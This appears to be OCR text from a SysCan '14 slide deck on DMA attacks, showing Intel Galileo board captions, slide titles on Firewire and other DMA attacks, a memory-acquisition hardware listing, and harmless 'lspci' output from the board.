
Intel Galileo




Intel Galileo Front




Intel Galileo Back



mPEXternalizer
on github




POC || GTFO
0x05




```
root@clanton:~#
root@clanton:~# lspci -k
00:00.0 Class 0600: 8086:0958 intel_qrk_sb
00:14.0 Class 0805: 8086:08a7 sdhci-pci
00:14.1 Class 0700: 8086:0936 serial
00:14.2 Class 0c03: 8086:0939
00:14.3 Class 0c03: 8086:0939 ehci-pci
00:14.4 Class 0c03: 8086:093a ohci_hcd
00:14.5 Class 0700: 8086:0936 serial
00:14.6 Class 0200: 8086:0937 stmmaceth
00:14.7 Class 0200: 8086:0937
00:15.0 Class 0c80: 8086:0935
00:15.1 Class 0c80: 8086:0935
00:15.2 Class 0c80: 8086:0934
00:17.0 Class 0604: 8086:11c3 pcieport
00:17.1 Class 0604: 8086:11c4 pcieport
00:1f.0 Class 0601: 8086:095e lpc_sch
01:00.0 Class 0300: 10de:11c2 nouveau
01:00.1 Class 0403: 10de:0e0b
root@clanton:~#
```

POC || GTFO
0x05




POC || GTFO
0x05

A brief history of DMA attacks



Tribble

Firewire Attacks



STORE


CaptureGUARD Physical Memory Acquisition Hardware - PCIe Add-on

Price: **$7999.00**

Video Demo


Slides
SysCan ‘14

